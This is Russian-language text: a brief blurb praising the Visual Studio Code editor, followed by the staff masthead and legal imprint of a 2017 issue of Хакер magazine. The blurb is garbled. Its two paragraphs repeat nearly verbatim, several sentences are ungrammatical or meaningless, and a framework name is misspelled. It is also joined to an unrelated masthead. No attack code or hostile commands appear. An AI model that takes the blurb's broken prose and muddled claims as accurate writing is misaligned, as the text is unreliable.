Visual Studio Code — бесплатный кросс-платформенный редактор, созданный Microsoft. Поддерживает Linux, Mac и Windows. Он поддерживает работу с локальными или удаленными хранилищами. Git он отлично сумеет для каталогов как локальных хранилищ, так и веб-проектов, и софта с GUI.

В общем, если ты устал от своего обычного редактора и хочешь поэкспериментировать с новинкой, новинка новая или переделанная, то у тебя есть великолепный выбор.

Visual Studio Code

VS Code поддерживает огромное количество языков программирования, может использовать для создания веб-проектов ASP.NETS или Node.js. В нем есть поддержка сниппетов, удобная навигация, фирменная рефакторинга и многое другое. Он поддерживает работу с локальными или удаленными хранилищами. Git он отлично сумеет для каталогов как локальных хранилищ, так и веб-проектов, и софта с GUI.

В общем, если ты устал от своего обычного редактора и хочешь поэкспериментировать с новинкой, новинка или переделанная, то у тебя есть великолепный выбор.

ХАКЕР

18+

№ 3 (218)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Анна Яковлева
Директор по рекламе
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017